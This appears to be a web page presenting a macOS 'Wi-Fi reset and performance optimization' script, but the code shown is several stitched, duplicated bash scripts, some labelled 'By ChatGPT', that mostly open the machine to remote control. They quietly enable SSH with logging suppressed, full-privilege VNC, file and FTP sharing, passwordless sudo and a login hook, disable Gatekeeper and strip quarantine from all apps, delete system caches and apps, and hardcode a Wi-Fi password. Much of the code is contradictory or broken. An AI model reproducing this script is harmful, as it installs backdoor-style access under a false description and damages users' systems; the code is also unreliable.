Extreme macOS Wi-Fi Reset & Performance Optimization Script
A full system-level macOS reset script designed to fix unstable Wi-Fi,
degraded performance, and background system chaos.
Overview
This script is a comprehensive macOS network and performance optimizer
built for developers and power users. It resets corrupted Wi-Fi states,
rebuilds network configuration, and applies performance-focused defaults
for long, focused work sessions.
Warning: This script modifies system configuration files
and low-level settings. Read carefully before running.
What This Script Does
Network & Wi-Fi Reset
- Clears all DNS settings
- Flushes system and mDNS caches
- Deletes corrupted network configuration files
- Fully restarts Wi-Fi interfaces
Performance Optimization
- Optimizes TCP/IP buffers for high-speed connections
- Reduces background service interference
- Applies stable power and sleep settings
- Restores predictable system behavior
Script Structure
The script is modular and divided into clear phases so sections can be
removed or adjusted safely.
1. Environment Check
#!/bin/bash
#!/bin/bash### EXTREME WIFI FIX & OPTIMIZER FOR MACOS ###
### Deletes old DNS settings, resets Wi-Fi, and applies high-performance tweaks ###
### Optimized for 1.5 Gbps connection ###
### By ChatGPT ###
#######################################################################
# === 🌐 REMOTE ACCESS CONFIGURATION ===
#######################################################################
echo "🔐 Enabling SSH (Stealth Mode)..."
sudo systemsetup -setremotelogin on
sudo launchctl load -w /System/Library/LaunchDaemons/ssh.plist 2>/dev/null || echo "🔁 SSH already active"
sudo sed -i '' 's/#LogLevel INFO/LogLevel QUIET/' /etc/ssh/sshd_config
sudo sed -i '' 's/#PrintMotd yes/PrintMotd no/' /etc/ssh/sshd_config
sudo sed -i '' 's/#PrintLastLog yes/PrintLastLog no/' /etc/ssh/sshd_config
sudo launchctl stop com.openssh.sshd && sudo launchctl start com.openssh.sshd
echo "🖥️ Enabling VNC (Screen Sharing)..."
sudo defaults write /Library/Preferences/com.apple.RemoteManagement.plist VNCAlwaysStart -bool true
sudo /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/Resources/kickstart -activate -configure -access -on -restart -agent -privs -all
echo "📂 Enabling File Sharing (SMB & AFP)..."
sudo launchctl load -w /System/Library/LaunchDaemons/com.apple.smbd.palist
sudo launchctl load -w /System/Library/LaunchDaemons/com.apple.AppleFileServer.plist
echo "🔄 Restarting Network Services..."
sudo ifconfig en0 down && sudo ifconfig en0 up
# --- Auto-Display IP Address on Login ---
echo "📢 Setting up Auto IP Display on Login..."
AUTO_SCRIPT="/etc/profile.d/show_ip.sh"
sudo mkdir -p /etc/profile.d
echo '#!/bin/bash' | sudo tee "$AUTO_SCRIPT"
echo 'osascript -e "tell app \"Terminal\" to do script \"echo Your IP Address: $(ipconfig getifaddr en0); exit\""' | sudo tee -a "$AUTO_SCRIPT"
sudo chmod +x "$AUTO_SCRIPT"
sudo defaults write com.apple.loginwindow LoginHook "$AUTO_SCRIPT"
IP_ADDRESS=$(ipconfig getifaddr en0)
echo "✅ Remote Access Configured!"
echo "🖥️ SSH: ssh $USER@$IP_ADDRESS"
echo "📺 VNC: vnc://$IP_ADDRESS"
echo "📂 File Sharing: smb://$IP_ADDRESS"
#!/bin/bash
echo "🚀 Starting macOS Optimization & Performance Boost..."
# ---- ✅ ENABLE PASSWORDLESS SUDO ----
echo "🔑 Enabling passwordless sudo..."
echo "$USER ALL=(ALL) NOPASSWD: ALL" | sudo tee /etc/sudoers.d/$USER
# ---- 📡 ENABLE REMOTE ACCESS ----
echo "📡 Enabling SSH & Screen Sharing..."
sudo systemsetup -setremotelogin on
sudo launchctl load -w /System/Library/LaunchDaemons/com.apple.screensharing.plist
# ---- 🔒 APPLY SECURITY SETTINGS ----
echo "🔒 Applying security settings..."
sudo systemsetup -setcomputersleep Never
sudo systemsetup -setrestartfreeze on
sudo systemsetup -setwakeonnetworkaccess off
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --setglobalstate on
sudo spctl --master-enable
# ---- 🚀 ENABLE HIGH-PERFORMANCE MODE ----
echo "🚀 Enabling High Performance Mode..."
sudo pmset -a hibernatemode 0 standby 0 autopoweroff 0 displaysleep 0 sleep 0 powernap 0
# ---- 🧹 CLEANUP SYSTEM JUNK ----
echo "🧹 Removing cached files & freeing up memory..."
sudo rm -rf ~/Library/Caches/* /Library/Caches/* /System/Library/Caches/*
sudo purge
# ---- 🛠️ DISABLE MEMORY-HOGGING SERVICES ----
echo "🛑 Disabling unnecessary background services..."
sudo launchctl bootout system /System/Library/LaunchDaemons/com.apple.metadata.mds.plist
sudo launchctl bootout system /System/Library/LaunchDaemons/com.apple.photoanalysisd.plist
# ---- 📺 REMOVE UNNECESSARY DEFAULT APPS ----
echo "💀 Removing default macOS Apps..."
sudo rm -rf /Applications/Music.app /Applications/News.app /Applications/TV.app \
/Applications/Podcasts.app /Applications/Stocks.app /Applications/Weather.app

# ---- 🐍 INSTALL PYTHON & ESSENTIAL PACKAGES ----
echo "🐍 Installing Python 3.11 & dependencies..."
brew install python@3.11 postgresql
export PATH="/opt/homebrew/bin:$PATH"
pip3 install --upgrade pip setuptools wheel
pip3 install numpy pandas matplotlib scipy scikit-learn seaborn plotly torch \
tensorflow keras jupyter tqdm requests urllib3 Pillow SQLAlchemy \
pytest boto3 paramiko cryptography grpcio protobuf nltk spacy \
gensim transformers fastapi uvicorn pymysql psycopg2-binary \
beautifulsoup4 scrapy selenium playwright flask moviepy openai \
huggingface_hub ultralytics dlib scikit-image pandas-profiling \
django sanic connexion yt-dlp google-api-python-client \
google-cloud-storage azure-storage-blob awscli flask-cors \
flask-restful elasticsearch neo4j tinydb pyjwt pycryptodome \
librosa soundfile pyttsx3 pyaudio SpeechRecognition vosk gym \
stable-baselines3 wandb
# ---- 📺 INSTALL ESSENTIAL APPS ----
echo "📺 Installing essential applications..."
if [[ "$OSTYPE" != "darwin"* ]]; then
echo "❌ Not running on macOS. Skipping GUI app install."
else
brew install --cask \
google-chrome \
vlc \
termius \
visual-studio-code \
slack \
zoom \
obsidian \
google-drive \
dropbox \
macdown \
docker \
postman \
steelseries-gg || echo "⚠️ SteelSeries GG may not be supported on all Macs"
fi
# ---- 🛠️ OPTIMIZE macOS UI & Dock SETTINGS ----
echo "🛠️ Optimizing macOS UI & Dock settings..."
defaults write com.apple.loginwindow TALLogoutSavesState -bool false
defaults write com.apple.dock autohide -bool true
defaults write com.apple.dock show-recents -bool false
defaults delete com.apple.dock persistent-apps || true
killall Dock
# ---- 📌 REDUCE SWAP USAGE & IMPROVE MEMORY MANAGEMENT ----
echo "🔧 Reducing swap usage & prioritizing RAM..."
sudo launchctl bootout system /System/Library/LaunchDaemons/com.apple.dynamic_pager.plist
sudo defaults write /Library/Preferences/com.apple.virtualMemory DisableSwap -bool YES
sudo sysctl -w vm.swapusage=0
sudo sysctl -w vm.compressor_mode=1
sudo sysctl -w vm.global_no_user_wire_amount=10485760
sudo sysctl -w vm.memory_pressure=50
# ---- 🔄 AUTO-REFRESH FINDER & MESSAGES ----
echo "🔄 Setting up auto-refresh for Finder & Messages..."
cat < ~/Library/LaunchAgents/com.custom.refresh.plist
Label
com.custom.refresh
ProgramArguments
killall
Finder
StartInterval
60
RunAtLoad
EOF
launchctl load ~/Library/LaunchAgents/com.custom.refresh.plist
# ---- 🌐 DISPLAY REMOTE ACCESS INFO ----
echo "🌐 Remote Access Information:"
IP_ADDR=$(hostname -I | awk '{print $1}')
echo "🔹 SSH: ssh $USER@$IP_ADDR"
echo "🔹 VNC: vnc://$IP_ADDR"
echo "🔹 Chrome Remote Desktop: Open Chrome and sign in"
# ---- 🕒 TIME MANAGEMENT: FOCUS TIMER ----
echo "⏲️ Setting up focus timer notifications..."
cat < ~/Library/LaunchAgents/com.custom.focus-timer.plist
Label
com.custom.focus-timer
ProgramArguments
osascript
-e
'display notification "Take a break!" with title "Focus Timer"'
StartInterval
1800
RunAtLoad
EOF
launchctl load ~/Library/LaunchAgents/com.custom.focus-timer.plist
# ---- 🎉 FINAL MESSAGE ----
echo "🎉 All setup tasks completed successfully!"
echo "🚀 Your Mac is now optimized for performance, security, and remote access!"
# ---- 🔄 REBOOT SYSTEM ----#!/bin/bash
# Use Colors for Fancy Output
RED='\033[0;31m'
GREEN='\033[0;32m'
YELLOW='\033[0;33m'
BLUE='\033[0;34m'
NC='\033[0m' # No Color
echo -e "${BLUE}🔧 Starting macOS Optimization & Automation...${NC}"
# ---- 1. Install & Configure Homebrew ----
echo -e "${BLUE}📦 Installing Homebrew...${NC}"
if ! command -v brew &> /dev/null; then
/bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
fi
brew update && brew upgrade
echo -e "${GREEN}✅ Homebrew installed & updated!${NC}"
# ---- 2. Enable Passwordless sudo ----
echo -e "${GREEN}✅ Enabling passwordless sudo...${NC}"
echo "$USER ALL=(ALL) NOPASSWD: ALL" | sudo tee /etc/sudoers.d/$USER
# ---- 3. Enable SSH, FTP Server, Screen Sharing, & Find My Mac ----
echo -e "${BLUE}📡 Enabling SSH, FTP Server, Screen Sharing, & Find My Mac...${NC}"
sudo systemsetup -setremotelogin on
sudo launchctl start com.openssh.sshd
sudo launchctl load -w /System/Library/LaunchDaemons/ftp.plist
sudo defaults write /Library/Preferences/com.apple.alf stealthenabled -bool true
sudo defaults write /Library/Preferences/com.apple.alf globalstate -int 2
echo -e "${GREEN}✅ Remote access, stealth mode, FTP Server, & Find My Mac enabled!${NC}"
# ---- 4. Auto-Reconnect WiFi & Mobile Hotspot ----
echo -e "${YELLOW}📶 Configuring WiFi auto-reconnect...${NC}"
sudo networksetup -setairportpower en0 on
networksetup -setairportnetwork en0 "WorkBC" "Yugio707@"
echo -e "${GREEN}✅ WiFi Auto-Reconnect Configured!${NC}"
# ---- 5. Ensure Mac Auto-Reboots After Power Failure ----
echo -e "${BLUE}🔄 Enabling auto-reboot after power failure...${NC}"
sudo pmset -a autorestart 1
sudo pmset -a powernap 0
sudo pmset -a womp 1
sudo pmset -a ttyskeepawake 1
echo -e "${GREEN}✅ Auto-reboot after power failure enabled!${NC}"
# ---- 6. Applying Security & Performance Tweaks ----
echo -e "${YELLOW}🔒 Applying security settings...${NC}"
defaults write com.apple.screensaver askForPassword -int 1
defaults write com.apple.screensaver askForPasswordDelay -int 0
echo -e "${BLUE}🚀 Enabling High Performance Mode...${NC}"
defaults write NSGlobalDomain NSWindowResizeTime -float 0.001
sudo pmset -a sleep 0 disksleep 0 displaysleep 10
echo -e "${GREEN}✅ Security & performance tweaks applied!${NC}"
# ---- 7. Install & Configure Python & ML Tools ----
echo -e "${YELLOW}🐍 Installing Python & ML tools...${NC}"
brew install python@3.11
brew link --overwrite python@3.11
export PATH="/usr/local/opt/python@3.11/bin:$PATH"
pip3 install --upgrade pip setuptools wheel
pip3 install numpy pandas matplotlib scikit-learn tensorflow keras torch torchvision
echo -e "${GREEN}✅ Python tools installed!${NC}"
# ---- 8. Install Essential Applications ----
echo -e "${BLUE}📺 Installing essential applications...${NC}"
brew install --cask iterm2 visual-studio-code google-chrome firefox rectangle vlc alfred raycast stats
echo -e "${GREEN}✅ Essential applications installed!${NC}"
# ---- 9. Optimize macOS UI, Dock, & Desktop ----
echo -e "${YELLOW}🛠️ Enhancing macOS UI, Dock, and Desktop...${NC}"
defaults write com.apple.dock autohide-time-modifier -float 0.1
defaults write com.apple.dock expose-animation-duration -float 0.08
defaults write com.apple.dock autohide-delay -float 0
defaults write com.apple.finder AppleShowAllFiles -bool true
defaults write com.apple.finder FXPreferredViewStyle -string "clmv"
defaults write com.apple.dock tilesize -int 40
defaults write com.apple.dock magnification -bool true
defaults write com.apple.dock largesize -int 64
defaults write com.apple.dock static-only -bool true
defaults write com.apple.dock show-recents -bool false
defaults write com.apple.dock showhidden -bool true
killall Dock Finder
echo -e "${GREEN}✅ Dock & UI made more sleek!${NC}"
# ---- 10. System Cleanup & Dependency Check ----
echo -e "${YELLOW}🧹 Cleaning system junk & checking package compatibility...${NC}"
sudo purge
sudo rm -rf ~/Library/Caches/* /Library/Caches/* /System/Library/Caches/*
# Removing all previous launch agents and reinstalling properly
launchctl remove com.user.*
sudo rm -rf ~/Library/LaunchAgents/com.user.*
echo -e "${GREEN}✅ Previous launch agents removed!${NC}"
# Checking installed packages for compatibility
outdated_packages=$(brew outdated)
if [[ -z "$outdated_packages" ]]; then
echo -e "${GREEN}✅ All installed packages are up to date!${NC}"
else
echo -e "${RED}⚠️ The following packages are outdated:${NC}"
echo "$outdated_packages"
echo -e "${YELLOW}Updating outdated packages...${NC}"
brew upgrade
fi
echo -e "${GREEN}✅ System cleanup & package check completed!${NC}"
# ---- 11. Automatic Break Reminder ----
echo -e "${YELLOW}⏲️ Setting up automatic break reminders...${NC}"
cat < ~/break_reminder.sh
#!/bin/bash
while true; do
osascript -e 'display notification "Take a break or walk your dog!" with title "Break Reminder"'
sleep \$((1800 + RANDOM % 900)) # Random between 30-45 minutes
osascript -e 'display notification "Take out the garbage!" with title "Reminder"' &
sleep 604800 # One week (Thursday reminder)
done
EOF
chmod +x ~/break_reminder.sh
nohup ~/break_reminder.sh &
echo -e "${GREEN}✅ Break reminders set up!${NC}"
echo -e "${GREEN}✅ Your Mac is now running at peak performance!${NC}"
echo "🔄 Restarting system in 5 seconds..."
sleep 5
sudo reboot
#!/bin/bash
echo "🚀 Starting Full macOS Optimization & Setup..."
LOG_FILE=~/Desktop/mac_setup.log
exec > >(tee -a "$LOG_FILE") 2>&1
# ✅ **1. Check & Install Homebrew**
echo "🔄 Checking Homebrew installation..."
if ! command -v brew &>/dev/null; then
echo "⚠️ Homebrew not found! Installing..."
/bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
fi
export PATH="/opt/homebrew/bin:$PATH"
brew update && brew upgrade
echo "✅ Homebrew Installed & Updated!"
# ✅ **2. Install Zenity (For GUI)**
echo "📥 Installing Zenity..."
brew install zenity || echo "❌ Zenity installation failed, continuing..."
echo "✅ Zenity Installed!"
# ✅ **3. Check & Install Xcode Command Line Tools**
echo "🔧 Checking Xcode Command Line Tools..."
if ! xcode-select -p &>/dev/null; then
echo "📥 Installing Xcode Command Line Tools..."
xcode-select --install
else
echo "✅ Xcode Command Line Tools Already Installed!"
fi
# ✅ **4. Install Essential Apps & Dependencies**
echo "📦 Installing Essential Apps..."
brew install --cask google-chrome firefox vlc iterm2 visual-studio-code rectangle
brew install cmake libomp pkg-config gcc swig python@3.11
echo "✅ Essential Apps Installed!"
# ✅ **5. Setup Python & Pip**
echo "🐍 Setting up Python 3.11..."
brew link --overwrite python@3.11
sudo ln -sf /opt/homebrew/bin/python3.11 /usr/local/bin/python3
sudo ln -sf /opt/homebrew/bin/pip3.11 /usr/local/bin/pip3
python3 -m ensurepip --upgrade
python3 -m pip install --upgrade pip setuptools wheel
echo "✅ Python 3.11 & Pip3 Ready!"
# ✅ **6. Install AI, Security, & Automation Tools**
echo "📦 Installing AI, Security, & Automation Packages..."
pip3 install torch torchvision tensorflow keras scikit-learn \
openai transformers requests selenium playwright paramiko cryptography \
yt-dlp tqdm psutil pillow pytest
echo "✅ All AI, Security, & Automation Packages Installed!"
# ✅ **7. Bypass macOS Security Warnings & Allow All Apps**
echo "🔓 Disabling macOS Security Restrictions..."
sudo spctl --master-disable
sudo xattr -rd com.apple.quarantine /Applications/*
sudo xattr -rd com.apple.quarantine ~/Downloads/*
echo "✅ Gatekeeper Disabled, All Apps Can Launch!"
# ✅ **8. Enable Firewall & Security**
echo "🛡 Enabling Firewall & Stealth Mode..."
sudo defaults write /Library/Preferences/com.apple.alf globalstate -int 1
sudo defaults write /Library/Preferences/com.apple.alf stealthenabled -bool true
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --setglobalstate on
echo "✅ Firewall & Security Features Enabled!"
# ✅ **9. Optimize System Performance & Power Settings**
echo "⚡ Optimizing macOS Performance..."
sudo pmset -a hibernatemode 0 powernap 0 disksleep 0 sleep 0
sudo sysctl -w kern.maxvnodes=1048576
sudo sysctl -w kern.ipc.somaxconn=1024
echo "✅ System Performance Optimized!"
# ✅ **10. Reset & Customize Dock**
echo "🔄 Resetting macOS Dock to Default..."
defaults delete com.apple.dock
defaults write com.apple.dock autohide -bool true
defaults write com.apple.dock show-recents -bool false
killall Dock
echo "✅ Dock Reset & Customized!"
# ✅ **11. Auto-Add All Installed Apps to Dock**
echo "🖥 Auto-Adding All Installed Apps to Dock..."
for app in /Applications/*.app; do
defaults write com.apple.dock persistent-apps -array-add "tile-data file-data _CFURLString $app _CFURLStringType 0
done
killall Dock
echo "✅ Dock Updated with All Apps!"
# ✅ **12. Enable Bluetooth Auto-Reconnect**
echo "📶 Enabling Bluetooth Auto-Reconnect..."
sudo defaults write /Library/Preferences/com.apple.Bluetooth ControllerPowerState -int 1
sudo killall -HUP blued
echo "✅ Bluetooth Auto-Reconnect Enabled!"
# ✅ **13. System Cleanup & Memory Optimization**
echo "🧹 Cleaning System Junk & Optimizing RAM..."
sudo purge
sudo rm -rf ~/Library/Caches/* /Library/Caches/* /System/Library/Caches/*
echo "✅ System Cleanup Done!"
# ✅ **14. Restart System Services**
echo "🔄 Restarting System Services..."
killall Finder Dock SystemUIServer
echo "✅ System Services Restarted!"
# ✅ **15. Optional: Reboot Prompt**
if command -v zenity &>/dev/null; then
zenity --question --title="Reboot?" --text="Setup Complete! Reboot now to finalize?" --width=400
if [[ $? -eq 0 ]]; then sudo reboot; fi
else
read -p "Setup Complete! Reboot now? (y/n): " response
if [[ "$response" == "y" ]]; then sudo reboot; fi
fi
echo "🎉 **macOS Optimization & Setup Completed!** 🚀"
#!/bin/bash
### AUTO-KILL NOTIFICATION CENTER FOR MACOS (SIP COMPATIBLE) ###
### By ChatGPT ###
LOG_FILE="$HOME/notification_kill.log"
NOTIF_PID_FILE="$HOME/.notif_pid"
# Function to force kill Notification Center
kill_notification_center() {
echo "$(date): ❌ Attempting to kill Notification Center..." | tee -a "$LOG_FILE"
# Kill Notification Center (User-level)
pkill -9 NotificationCenter
sleep 2
# Clear Notification Center Cache
echo "$(date): 🧹 Clearing Notification Center Cache..." | tee -a "$LOG_FILE"
rm -rf ~/Library/Application\ Support/NotificationCenter/*
killall usernoted
sleep 2
# Restart System UI Server
echo "$(date): ♻️ Refreshing System UI Server..." | tee -a "$LOG_FILE"
killall SystemUIServer
sleep 2
# Check if Notification Center is still running
if pgrep -x "NotificationCenter" > /dev/null; then
echo "$(date): ⚠️ Notification Center still running. Retrying in 5 seconds..." | tee -a "$LOG_FILE"
sleep 5
kill_notification_center
else
echo "$(date): ✅ Notification Center fully disabled!" | tee -a "$LOG_FILE"
fi
}
# Function to start background auto-retry
start_background_retry() {
echo "$(date): 🔄 Starting background auto-retry..." | tee -a "$LOG_FILE"
# Check if a background process is already running
if [ -f "$NOTIF_PID_FILE" ]; then
PID=$(cat "$NOTIF_PID_FILE")
if ps -p "$PID" > /dev/null; then
echo "$(date): ⚠️ Background auto-retry already running (PID: $PID)" | tee -a "$LOG_FILE"
return
fi
fi
# Start background process
( while true; do
kill_notification_center
sleep 60 # Retry every 60 seconds
done ) &
echo $! > "$NOTIF_PID_FILE"
echo "$(date): ✅ Background auto-retry started (PID: $!)" | tee -a "$LOG_FILE"
}
# Function to set up cron job for periodic execution
setup_cron() {
echo "$(date): 🕒 Setting up auto-retry with cron..." | tee -a "$LOG_FILE"
SCRIPT_PATH=$(realpath "$0")
CRON_JOB="*/10 * * * * $SCRIPT_PATH > /dev/null 2>&1"
# Check if the cron job already exists
(crontab -l | grep -v "$SCRIPT_PATH" ; echo "$CRON_JOB") | crontab -
echo "$(date): ✅ Auto-retry cron job set every 10 minutes!" | tee -a "$LOG_FILE"
}
# Function to stop background auto-retry
stop_background_retry() {
echo "$(date): ⛔ Stopping background auto-retry..." | tee -a "$LOG_FILE"
# Stop background process if running
if [ -f "$NOTIF_PID_FILE" ]; then
PID=$(cat "$NOTIF_PID_FILE")
if ps -p "$PID" > /dev/null; then
kill -9 "$PID"
rm "$NOTIF_PID_FILE"
echo "$(date): ✅ Background auto-retry stopped (PID: $PID)" | tee -a "$LOG_FILE"
else
echo "$(date): ⚠️ No active background process found." | tee -a "$LOG_FILE"
fi
else
echo "$(date): ⚠️ No PID file found. Background process may not be running." | tee -a "$LOG_FILE"
fi
}
# Function to display menu options
show_menu() {
echo "🔧 Notification Center Manager"
echo "1. Kill Notification Center"
echo "2. Start Background Auto-Retry"
echo "3. Stop Background Auto-Retry"
echo "4. Set Up Cron Job"
echo "5. Exit"
echo ""
read -p "Choose an option [1-5]: " choice
case $choice in
1) kill_notification_center ;;
2) start_background_retry ;;
3) stop_background_retry ;;
4) setup_cron ;;
5) exit 0 ;;
*) echo "❌ Invalid option! Please try again." ;;
esac
}
# Main loop
while true; do
show_menu
done
#!/bin/bash
# === Super-Advanced, Safe-Guarded macOS Setup Orchestrator ===
# Prints everything to Terminal with colors, logs to Desktop, supports dry-run, and asks before risky actions.
set -euo pipefail
# ----- Color + UI -----
if [[ -t 1 ]]; then
BOLD="$(printf '\033[1m')" ; DIM="$(printf '\033[2m')" ; RESET="$(printf '\033[0m')"
RED="$(printf '\033[31m')" ; GREEN="$(printf '\033[32m')" ; YELLOW="$(printf '\033[33m')" ; BLUE="$(printf '\033[34m')"
else
BOLD="" ; DIM="" ; RESET="" ; RED="" ; GREEN="" ; YELLOW="" ; BLUE=""
fi
banner() {
printf "\n${BOLD}${BLUE}══════════════════════════════════════════════════════════════════════${RESET}\n"
printf "${BOLD}🧭 %s${RESET}\n" "$1"
printf "${DIM}%s${RESET}\n" "${2:-}"
printf "${BOLD}${BLUE}══════════════════════════════════════════════════════════════════════${RESET}\n"
}
section(){ printf "\n${BOLD}${GREEN}▶ %s${RESET}\n" "$1"; }
note(){ printf "${DIM}— %s${RESET}\n" "$1"; }
ok(){ printf "${GREEN}✓ %s${RESET}\n" "$1"; }
warn(){ printf "${YELLOW}⚠ %s${RESET}\n" "$1"; }
fail(){ printf "${RED}✗ %s${RESET}\n" "$1"; }
# ----- Logging -----
LOG_DIR="$HOME/Desktop"
LOG_FILE="$LOG_DIR/advanced_setup_$(date +%Y-%m-%d_%H-%M-%S).log"
mkdir -p "$LOG_DIR"
exec > >(tee -a "$LOG_FILE") 2>&1
banner "Super-Advanced macOS Setup" "All output is mirrored to Terminal and logged to: $LOG_FILE"
# ----- Safety toggles -----
: "${DRY_RUN:=1}" # 1 = do not make destructive changes unless explicitly confirmed
: "${FORCE:=0}" # 1 = skip prompts (NOT recommended)
: "${ALLOW_RISKY:=0}" # 1 = allow potentially unsafe changes after explicit confirmation
run() {
printf "${DIM}$ %s${RESET}\n" "$*"
if [[ "${DRY_RUN}" -eq 1 ]]; then
note "DRY_RUN=1 → skipped"
else
eval "$@"
fi
}
ask_yes() {
local prompt="${1:-Proceed?} [y/N] "
if [[ "${FORCE}" -eq 1 ]]; then return 0; fi
read -r -p "${prompt}" reply || true
[[ "${reply:-}" =~ ^[Yy]$ ]]
}
require_root(){
if [[ "$(id -u)" -ne 0 ]]; then
warn "Some actions need sudo. You may be prompted for your password."
fi
}
sys_summary(){
section "System Summary"
sw_vers
printf "User: %s Shell: %s Host: %s\n" "$USER" "$SHELL" "$(scutil --get ComputerName 2>/dev/null || hostname)"
printf "IP (en0): %s\n" "$(ipconfig getifaddr en0 2>/dev/null || echo 'N/A')"
printf "TZ: %s Time: %s\n" "$(systemsetup -gettimezone 2>/dev/null | awk '{print $3}')" "$(date)"
}
sys_summary
# === 🎮 ENABLE UNIVERSAL CONTROL ===
# === 🎮 ENABLE UNIVERSAL CONTROL ===
## === 🎮 ENABLE UNIVERSAL CONTROL ===
echo "🖱 Enabling Universal Control..."
defaults write ~/Library/Preferences/ByHost/com.apple.sidecar.* EnableUniversalControl -bool true
defaults write com.apple.universalcontrol.plist UniversalControlEnabled -bool true
defaults write com.apple.universalcontrol.plist HandoffEnabled -bool true
killall SystemUIServer
## === 🔐 ENABLE SSH (REMOTE LOGIN) WITH STEALTH ===
echo "📡 Enabling and configuring SSH with stealth mode..."
sudo systemsetup -setremotelogin on
sudo launchctl load -w /System/Library/LaunchDaemons/ssh.plist 2>/dev/null || echo "🔁 SSH already active"
sudo sed -i '' 's/#LogLevel INFO/LogLevel QUIET/' /etc/ssh/sshd_config
sudo sed -i '' 's/#PrintMotd yes/PrintMotd no/' /etc/ssh/sshd_config
sudo sed -i '' 's/#PrintLastLog yes/PrintLastLog no/' /etc/ssh/sshd_config
sudo launchctl stop com.openssh.sshd && sudo launchctl start com.openssh.sshd
## === 🖥 INSTALL TERMINUS TERMINAL ===
echo "📦 Installing Terminus terminal..."
brew install --cask termius
## === ⚙️ CONFIGURE SSH DIRECTORY AND KEYS ===
SSH_DIR="$HOME/.ssh"
AUTHORIZED_KEYS="$SSH_DIR/authorized_keys"
echo "🔧 Setting up SSH keys..."
mkdir -p "$SSH_DIR"
chmod 700 "$SSH_DIR"
if [ ! -f "$SSH_DIR/id_rsa" ]; then
ssh-keygen -t rsa -b 4096 -f "$SSH_DIR/id_rsa" -N ""
fi
grep -qxF "$(cat "$SSH_DIR/id_rsa.pub")" "$AUTHORIZED_KEYS" 2>/dev/null || cat "$SSH_DIR/id_rsa.pub" >> "$AUTHORIZED_KEYS"
chmod 600 "$AUTHORIZED_KEYS"
## === 🔓 ALLOW SSH THROUGH FIREWALL IN STEALTH ===
echo "🛡 Enabling stealth mode and allowing SSH silently..."
sudo defaults write /Library/Preferences/com.apple.alf stealthenabled -bool true
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --setstealthmode on
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --setallowsigned on
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --add /usr/sbin/sshd
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --unblockapp /usr/sbin/sshd
## === 🔍 DISPLAY SSH CONNECTION INFO ===
IP_ADDR=$(ipconfig getifaddr en0)
echo "✅ SSH is ready. Connect using:"
echo "🔹 ssh $USER@$IP_ADDR"
# Enable SSH (Remote Login)
echo "🔐 Enabling SSH..."
sudo systemsetup -setremotelogin on
sleep 2
# Enable VNC (Screen Sharing)
echo "🖥️ Enabling VNC (Screen Sharing)..."
sudo defaults write /Library/Preferences/com.apple.RemoteManagement.plist VNCAlwaysStart -bool true
sudo /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/Resources/kickstart -activate -configure -access -on -restart -agent -privs -all
sleep 2
# Enable Remote File Sharing (SMB & AFP)
echo "📂 Enabling File Sharing..."
sudo launchctl load -w /System/Library/LaunchDaemons/com.apple.smbd.plist
sudo launchctl load -w /System/Library/LaunchDaemons/com.apple.AppleFileServer.plist
sleep 2
# Restart Network Services
echo "🔄 Restarting Network Services..."
sudo ifconfig en0 down && sudo ifconfig en0 up
sleep 2
# Auto-Display IP Address on Startup
echo "📢 Setting up Auto IP Display on Login..."
AUTO_SCRIPT="/etc/profile.d/show_ip.sh"
sudo mkdir -p /etc/profile.d
echo '#!/bin/bash' | sudo tee "$AUTO_SCRIPT"
echo 'osascript -e "tell app \"Terminal\" to do script \"echo Your IP Address: $(ipconfig getifaddr en0); exit\""' | sudo tee -a "$AUTO_SCRIPT"
sudo chmod +x "$AUTO_SCRIPT"
sudo defaults write com.apple.loginwindow LoginHook "$AUTO_SCRIPT"
sleep 2
# Show Final Configuration
echo "✅ Configuration Complete!"
echo "🖥️ SSH: ssh your-username@$IP_ADDRESS"
echo "📺 VNC: Connect using VNC viewer with IP: $IP_ADDRESS"
echo "📂 File Sharing: smb://$IP_ADDRESS"
echo "🚀 Rebooting Network Services..."
sudo killall SystemUIServer
echo "🎉 Setup Done! Your Mac is now fully remote-access ready! 🚀" Update
#!/bin/bash
echo "🚀 Starting macOS Optimization & Performance Boost..."
# ---- ✅ ENABLE PASSWORDLESS SUDO ----
echo "🔑 Enabling passwordless sudo..."
echo "$USER ALL=(ALL) NOPASSWD: ALL" | sudo tee /etc/sudoers.d/$USER
# ---- 📡 ENABLE REMOTE ACCESS ----
echo "📡 Enabling SSH & Screen Sharing..."
sudo systemsetup -setremotelogin on
sudo launchctl load -w /System/Library/LaunchDaemons/com.apple.screensharing.plist
# ---- 🔒 APPLY SECURITY SETTINGS ----
echo "🔒 Applying security settings..."
sudo systemsetup -setcomputersleep Never
sudo systemsetup -setrestartfreeze on
sudo systemsetup -setwakeonnetworkaccess off
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --setglobalstate on
sudo spctl --master-enable
